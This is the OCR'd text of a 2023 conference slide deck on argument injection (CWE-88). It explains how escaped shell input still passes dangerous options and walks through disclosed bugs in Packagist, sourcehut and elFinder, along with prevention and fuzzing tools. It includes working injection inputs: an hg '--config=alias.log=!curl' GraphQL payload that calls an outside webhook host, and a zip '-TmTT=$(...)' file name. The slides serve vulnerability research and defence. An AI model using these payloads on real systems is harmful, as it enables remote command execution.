Won't you please, please --help me?

(to {find|fix} more bugs)

November 17, 2023

©2023, SonarSource S.A, Switzerland.

sonar

Introduction — $(id)

- Thomas Chauchefoin / @swapgs
  - Staff Vulnerability Researcher for Sonar

- Sonar helps you write Clean Code
  - SonarQube, SonarCloud, SonarLint used by 7M+ developers
  - Responsible disclosure to fuel our Product Innovation
  - 150+ 0-days over the last two years
  - Pwnie Awards nominations, PortSwigger's Top 10, Pwn2Own, etc.

©2023, SonarSource S.A, Switzerland.

sonar

Why this talk?

- Argument Injection = A. I. = hype
- "New is not always better"
  - 163 Argument Injection (CWE-88) CVEs since 2004
  - 21,085 CVEs this year so far
  - ~ 20 CWE-88 findings on our side in the last two years
- General security wisdom
  - ???: "You only find what you're looking for!"
  - Nicolas Grégoire: "You need a differentiating factor"

©2023, SonarSource S.A, Switzerland.

Why this talk?

- Many security practitioners…
  - Kind of know about it, but it's not part of their toolkit
  - Option Injection, Flag Injection, Parameter Injection, etc.
  - Think this is unexploitable in most cases?
- "163 CVEs since 2004"
  - Most of them are bogus >:(
  - Confusion between CWE-88 and CWE-77, CWE-* and CWE-88

©2023, SonarSource S.A, Switzerland.

Menu of the day


- Argument Injection 101
- Bugs!
- Prevention
- Contributions and Ideas

Let's discover, exploit and remediate more AI bugs!

©2023, SonarSource S.A, Switzerland.


sonar

Argument Injection 101



sonar


Terminology



©2023, SonarSource S.A, Switzerland.

[1] https://pubs.opengroup.org/onlinepubs/9699919799/basedefs/V1_chap03.html

Terminology



©2023, SonarSource S.A, Switzerland.

[1] https://pubs.opengroup.org/onlinepubs/9699919799/basedefs/V1_chap03.html

What's a Command Injection?

Controlled
Static

```
controlled = "$(date)"
execute("git status " . controlled)
```

- Execution steps
  - execve("/bin/sh", ["sh", "-c", "git status $(date)"])
    - /bin/sh parses git status $(date)
  - execve("/usr/bin/date", ["date"])
  - execve("/usr/bin/git", ["git", "status", "Thu", "Nov", [...]])

©2023, SonarSource S.A, Switzerland.

sonar

Look, it's fixed!


```
controlled = escape("$(date)")
execute("git status " . controlled)
```

- Execution steps
  - `execve("/bin/sh", ["sh", "-c", "git status '$(date)'"])`
    - /bin/sh parses `git status '$(date)'`
  - `execve("/usr/bin/git", ["git", "status", "$(date)"])`

©2023, SonarSource S.A, Switzerland.

sonar

Look, it's fixed!

Controlled
Static

```
controlled = "$(date)"
execute_without_shell("/usr/bin/git", "status", controlled)
```

- Execution steps
  - execve("/usr/bin/git", ["git", "status", "$(date)"])


©2023, SonarSource S.A, Switzerland.

sonar

Or, is it?

Controlled
Static

```
controlled = escape("--help")
execute("git status " . controlled)
```



- Execution steps
  - execve("/bin/sh", ["sh", "-c","git status '--help'")
    - /bin/sh parses git status '--help'
  - execve("/usr/bin/git", ["git", "status", "--help"])

©2023, SonarSource S.A, Switzerland.

sonar

Or, is it?


```
controlled = "--help"
execute_without_shell("/usr/bin/git", "status", controlled)
```

- Execution steps
  - execve("/usr/bin/git", ["git", "status", "--help"])

©2023, SonarSource S.A, Switzerland.

sonar

Language APIs

Language	Without shell	With shell	Escape functions?	Docs mention AI?

PHP	`proc_open()`	`popen()`
		`system()`
		`passthru()`
			`escapeshellcmd()`
			`escapeshellarg()`
				Comment[1]

NodeJS	`execFile()` `spawn()*`	`exec()` `spawn()*`	N/A	No

Python	`subprocess.Popen()*`
	`subprocess.run()*`
	`os.execv*()`
		`subprocess.Popen()*`
		`subprocess.run()*`
		`os.system()`
			`shlex.quote()`	No

Rust	`std::process::Command`	N/A	N/A	No
Go	`exec.run()`	N/A	N/A	No

©2023, SonarSource S.A, Switzerland.


[1] https://www.php.net/manual/en/function.escapeshellarg.php#128249

First thoughts

- It's counterintuitive
  - The shell is a (tricky) additional layer
  - "But I used an escape function to make my data safe!"
  - An option can be dangerous? / But `--help` is useless!
- Most remediation effort is short-sighted
  - There's an argument injection waiting behind all command injections

©2023, SonarSource S.A, Switzerland.

Bugs!



Bugs!

- Exploitation use cases with our bugs
  - Command Injection into Argument Injection
    - Packagist, Visual Studio Code, …
  - Passing several arguments options
    - elFinder
  - Non-standard argument parsers
    - Packagist x 2, sourcehut, GoCD, pip…
  - And so much more!

©2023, SonarSource S.A, Switzerland.

CVE-2021-29472 in Packagist

- Backend for the PHP package manager Composer
  - Handles 2.4 billion dependency downloads/month
  - CVE-2021-29472[1] / CVE-2022-24828[2]
- Packagist only index projects hosted elsewhere
  - Import to later publish them
  - Metadata and READMEs stored on Packagist

[1] https://www.sonarsource.com/blog/securing-developer-tools-a-new-supply-chain-attack-on-php/
[2] https://www.sonarsource.com/blog/php-supply-chain-attack-on-composer/

sonar

CVE-????-???? in Packagist

```
diff --git a/src/Composer/Repository/Vcs/SvnDriver.php b/src/Composer/Repository/Vcs/SvnDriver.php
index 96434517a4ea..d3e7ee175523 100644
--- a/src/Composer/Repository/Vcs/SvnDriver.php
+++ b/src/Composer/Repository/Vcs/SvnDriver.php
@@ -307,10 +307,10 @@ public static function supports(IOInterface $io, Config $config, $url, $deep = f
             return false;
         }
-        $processExecutor = new ProcessExecutor();
+        $processExecutor = new ProcessExecutor($io);
         $exit = $processExecutor->execute(
-            "svn info --non-interactive {$url}",
+            "svn info --non-interactive ".ProcessExecutor::escape('{'.$url.'}'),
             $ignoredOutput
         );
```

©2023, SonarSource S.A, Switzerland.

[1] https://justi.cz/security/2018/08/28/packagist-org-rce.html

sonar

CVE-2021-29472 in Packagist

```php
public static function supports(IOInterface $io, Config $config, $url, $deep = false)
{
    // [...]
    try {
        $gitUtil->runCommand(function ($url) {
            return 'git ls-remote --heads ' . ProcessExecutor::escape($url);
        }, $url, sys_get_temp_dir());
    // [...]
}
```

©2023, SonarSource S.A, Switzerland.

sonar

CVE-2021-29472 in Packagist

```php
public static function supports(IOInterface $io, Config $config, $url, $deep = false)
{
    // [...]
    $process = new ProcessExecutor($io);
    $exit = $process->execute(
        "svn info --non-interactive ".ProcessExecutor::escape($url),
        $ignoredOutput
    );
    // [...]
}
```

©2023, SonarSource S.A, Switzerland.

sonar

CVE-2021-29472 in Packagist

```php
public static function supports(IOInterface $io, Config $config, $url, $deep = false)
{
    // [...]
    $process = new ProcessExecutor($io);
    $exit = $process->execute(sprintf('hg identify %s', ProcessExecutor::escape($url)),
$ignored);
    return $exit === 0;
}
```

©2023, SonarSource S.A, Switzerland.

sonar

CVE-2021-29472 in Packagist

- Exploitation with Mercurial

©2023, SonarSource S.A, Switzerland.

sonar

Recent findings on sourcehut

- sourcehut is a "suite of open source tools"
  - Git / Mercurial repositories hosting
  - Bug tracking, mailing lists, etc.
- Multiple bugs in features using `git` and `hg`
  - git.sr.ht's patch feature[1]
  - git.sr.ht's archive feature[2]
  - hg.sr.ht's GraphQL resolver[3]

[1] https://git.sr.ht/~sircmpwn/git.sr.ht/commit/f2c8bab45d3c89f4c304c612e06099b968063146
[2] https://git.sr.ht/~sircmpwn/git.sr.ht/commit/3dcb94204fcb8d78cf606f71a9b0ce943b38abe8
[3] https://hg.sr.ht/~sircmpwn/hg.sr.ht/rev/833b942ffc8e7c39d72e3c4f8d2b46404afa3b48

© 2025 SonarSource Sàrl, Switzerland.

hg.sr.ht's GraphQL resolver

- GraphQL API on top of most features
  - Resolvers for fields not stored in the database
  - For repositories
    - History, bookmarks, branches, tags, etc.
    - Implemented as wrappers around `git` / `hg`
      - Libraries don't cover the same feature set

©2023, SonarSource S.A, Switzerland.

hg.sr.ht's GraphQL resolver

```go
// Log is the resolver for the log field.
func (r *repositoryResolver) Log([...], rev *string) (*model.RevisionCursor, error) {
    // [...]
    cmdparams := []string{"log", "-l", strconv.Itoa(cursor.Count + 1)}
    if rev != nil {
        cmdparams = append(cmdparams, "-r", *rev)
    } else if cursor.Next != "" {
        cmdparams = append(cmdparams, "-r", fmt.Sprintf("reverse(ancestors(%s))", cursor.Next))
    }
    cmdparams = append(cmdparams, "--template", HG_CHANGESET)

    out, err := obj.ExecuteCommand(ctx, cmdparams...)
    // [...]
```

©2023, SonarSource S.A, Switzerland.

[1] https://hg.sr.ht/~sircmpwn/hg.sr.ht/browse/api/graph/schema.resolvers.go?rev=1a3eeaf60da57f821b6264d3e6da21651bacf2e5

hg.sr.ht's GraphQL resolver

- This is safe since we inject an option-argument, right?

```
cmdparams := []string{"log", "-l", strconv.Itoa(cursor.Count + 1)}
// [...]
cmdparams = append(cmdparams, "-r", *rev)
// [...]
out, err := obj.ExecuteCommand(ctx, cmdparams...)
```

©2023, SonarSource S.A, Switzerland.

sonar

Mercurial to the rescue

- Special behaviour introduced in 2013[1]
  - `--config` take precedence over everything else

```
# read --config before doing anything else
# (e.g. to change trust settings for reading .hg/hgrc)
cfgs = _parseconfig(req.ui, _earlygetopt(['--config'], req.args))
```

©2023, SonarSource S.A, Switzerland.

[1] https://repo.mercurial-scm.org/hg/file/09573ad59f7b/mercurial/dispatch.py

hg.sr.ht's GraphQL resolver

```
query {
   me {
       repositories() {
           cursor
           results {
               id, name, updated, log(rev: "--config=alias.log=!curl https://webhook.site/[...]") {
                   cursor, results { id }
               }
           }
       }
   }
}
```

©2023, SonarSource S.A, Switzerland.

sonar

CVE-2021-32682 in elFinder < 2.1.59

- CVE-2021-32682 in elFinder[1]
- Argument Injection in the archive feature
  - Based on file names
  - Flows to `zip`, `rar`, `7z`

©2023, SonarSource S.A, Switzerland.

[1] https://www.sonarsource.com/blog/elfinder-case-study-of-web-file-manager-vulnerabilities/#argument-injection

CVE-2021-32682 in elFinder < 2.1.59

```php
protected function makeArchive($dir, $files, $name, $arc)
{
    // [...]
    foreach ($files as $i => $file) {
      $files[$i] = '.' . DIRECTORY_SEPARATOR . basename($file);
    }
    $files = array_map('escapeshellarg', $files);

    $cmd = $arc['cmd'] . ' ' . $arc['argc'] . ' ' . escapeshellarg($name) . ' ' . implode(' ', $files);
    $this->procExec($cmd, $o, $c);
    // [...]
```

©2023, SonarSource S.A, Switzerland.

[1] https://github.com/Studio-42/elFinder/blob/b40fcb8ca1c34dc07fbd84795c0f1d290823112a/php/elFinderVolumeDriver.class.php#L6862-L6886

CVE-2021-32682 in elFinder < 2.1.59

- `zip` has these options
  - `-T, --test`: "Test the integrity of the new zip file"
  - `-TT cmd, --unzip-command cmd`: "Use command cmd instead of 'unzip -tqq' to test an archive when the -T option is used"
- How to inject multiple arguments?

©2023, SonarSource S.A, Switzerland.

CVE-2021-32682 in elFinder < 2.1.59

- Exploitation
  - Create a file named `-TmTT=$(date>foo)`
  - `zip '-TmTT=$(date>foo).zip' './a' './b' [...]`
- Short-form options allow injection several options!
  - Limited to one option-argument

©2023, SonarSource S.A, Switzerland.

Prevention

POSIX to the rescue

- POSIX[1] specifies an end-of-options switch: `--`
  - All arguments following it are treated as operands
  - It doesn't stop argument parsing
    - Can be understood as a file name
- That's it! 🥳

©2023, SonarSource S.A, Switzerland.

[1] https://pubs.opengroup.org/onlinepubs/9699919799/basedefs/V1_chap12.html

In an ideal world...

- Remember `zip` from elFinder?

```
$ zip -- a.zip
zip error: Invalid command arguments (can't use -- before
archive name)
```

©2023, SonarSource S.A, Switzerland.

In an ideal world...

- Remember hg from Packagist, sourcehut?

Mercurial to the rescue

- Behaviour introduced in 2013[1]
  - `--config` take precedence over everything else

```
# read --config before doing anything else
# (e.g. to change trust settings for reading .hg/hgrc)
cfgs = _parseconfig(req.ui, _earlygetopt(['--config'], req.args))
```

©2023, SonarSource S.A, Switzerland.

sonar

In an ideal world...

- How about `git` from other sourcehut findings?

> Git 2.24 has a new way to prevent this sort of option injection attack using --end-of-options. When Git sees this as an argument to any command, it knows to treat the remaining arguments as such, and won’t interpret them as more options.
> [...]
> Not using the standard -- was an intentional choice here, since this is already a widely-used mechanism in Git to separate reference names from files.

©2023, SonarSource S.A, Switzerland.

[1] https://github.blog/2019-11-03-highlights-from-git-2-24/

Argument parsing is easy, right?

- Various conventions
  - POSIX Utility Conventions[1]
  - GNU-style: `-o`, `--option`
  - (X11|java|find)-style: `-option`
  - Plus-sign options: sh's `+a`

©2023, SonarSource S.A, Switzerland.

[1] http://pubs.opengroup.org/onlinepubs/9699919799/basedefs/V1_chap12.html

Argument parsing is easy, right?

- "Edge cases"
  - Option in an option-argument
  - Grouping of short-form arguments
  - Attached vs non-attached arguments
    - Are `-o arg`, `-oarg` and `-o=arg` the same?
  - Short-form can be several characters vs one
  - Reordering (`_POSIX_OPTION_ORDER`)

©2023, SonarSource S.A, Switzerland.

[1] http://pubs.opengroup.org/onlinepubs/9699919799/basedefs/V1_chap12.html

Prevention

- Hard to protect against vague risks
  - Every implementation is (slightly) different!
  - Non-POSIX systems?
  - Responsibility of the caller vs the callee
- Aggressive input validation of the prefix
  - It worked *very* well with other kinds of injection bugs 🙃
  - Second-order is not uncommon


©2023, SonarSource S.A, Switzerland.

Prevention

- Some band-aids
  - Prefix absolute paths with `/`, relatives paths with `./`
  - Always use the `--option=parameter` form for options
    - How about operands?
  - Trim non-`[a-zA-Z0-9]` from prefix

©2023, SonarSource S.A, Switzerland.

Contributions and Ideas



sonar

Argument Injection Vectors

- Collaborative list of argument injection vectors
  - https://sonarsource.github.io/argument-injection-vectors/
- Entries must always reference real-world resources
  - CVEs, advisories, CTF write-ups, etc.
  - This is not GTFOBins![1]

©2023, SonarSource S.A, Switzerland.

[1] https://github.com/GTFOBins/GTFOBins.github.io/issues/169

SystemSan

- Google's SystemSan[1]
  - Catch non-memory corruption bugs during fuzzing
    - Abort execution in case of suspicious behaviour
    - Command Injections, Path Traversal
  - Process-level instrumentation with ptrace
    - Hook on syscalls and inspect registers
- Contributed support for Argument Injections
  - PRs #10767[2], #10593[3], #10724[4]
    - Please review me 👉👈

[1] https://security.googleblog.com/2022/09/fuzzing-beyond-memory-corruption.html
[2] https://github.com/google/oss-fuzz/pull/10767
[3] https://github.com/google/oss-fuzz/pull/10593
[4] https://github.com/google/oss-fuzz/pull/10724

©2023, SonarSource S.A, Switzerland.

Misc. Ideas

- Plug SystemSan to dynamic testing tools?
- Automatic classification of argument parsers attributes
- Introduce argument injection vectors in more tooling
  - Argument Injection Hammer[1]
  - Wordlists

©2023, SonarSource S.A, Switzerland.

[1] https://github.com/nccgroup/argumentinjectionhammer

Conclusion

Conclusion

- Huge potential on the offensive side
  - Affects all languages, all APIs, no mitigation but education
  - More tooling and exploitation techniques
- Huge potential on the defensive side
  - Less flexible but safer process APIs
    - Separate options and operands
    - Compile-time enforcement that operands are validated
  - Better tracking of Argument Injection bugs
- Good luck with your research! Send us your vectors and CVEs ;-)

©2023, SonarSource S.A, Switzerland.

sonar

Thank you!

@Sonar_Research

@SonarResearch@infosec.exchange

https://sonarsource.com

©2023, SonarSource S.A, Switzerland.

sonar